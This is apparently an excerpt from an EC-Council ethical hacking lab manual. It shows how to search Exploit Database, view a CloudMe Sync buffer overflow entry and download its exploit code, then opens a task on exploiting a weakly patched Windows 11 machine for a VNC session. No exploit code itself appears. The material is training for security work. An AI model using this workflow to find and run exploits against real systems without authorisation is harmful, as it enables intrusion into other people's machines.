
3. Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.


   Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.




5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.
8. You can click on the download icon in the **Exploit** section to download the exploit code.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

    Note: If **Notepad++ update** pop-up appears, click **No**.



12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close all open windows.
14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.
15. You can similarly use other exploit sites such as **VulDB** (https://vuldb.com), **MITRE CVE** (https://cve.mitre.org), **Vulners** (https://vulners.com), and **CIRCL CVE Search** (https://cve.circl.lu) to find target system vulnerabilities.
16. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

This task demonstrates the exploitation procedure enforced on a weakly patched Windows 11 machine that allows you to gain remote access to it through a remote desktop connection.

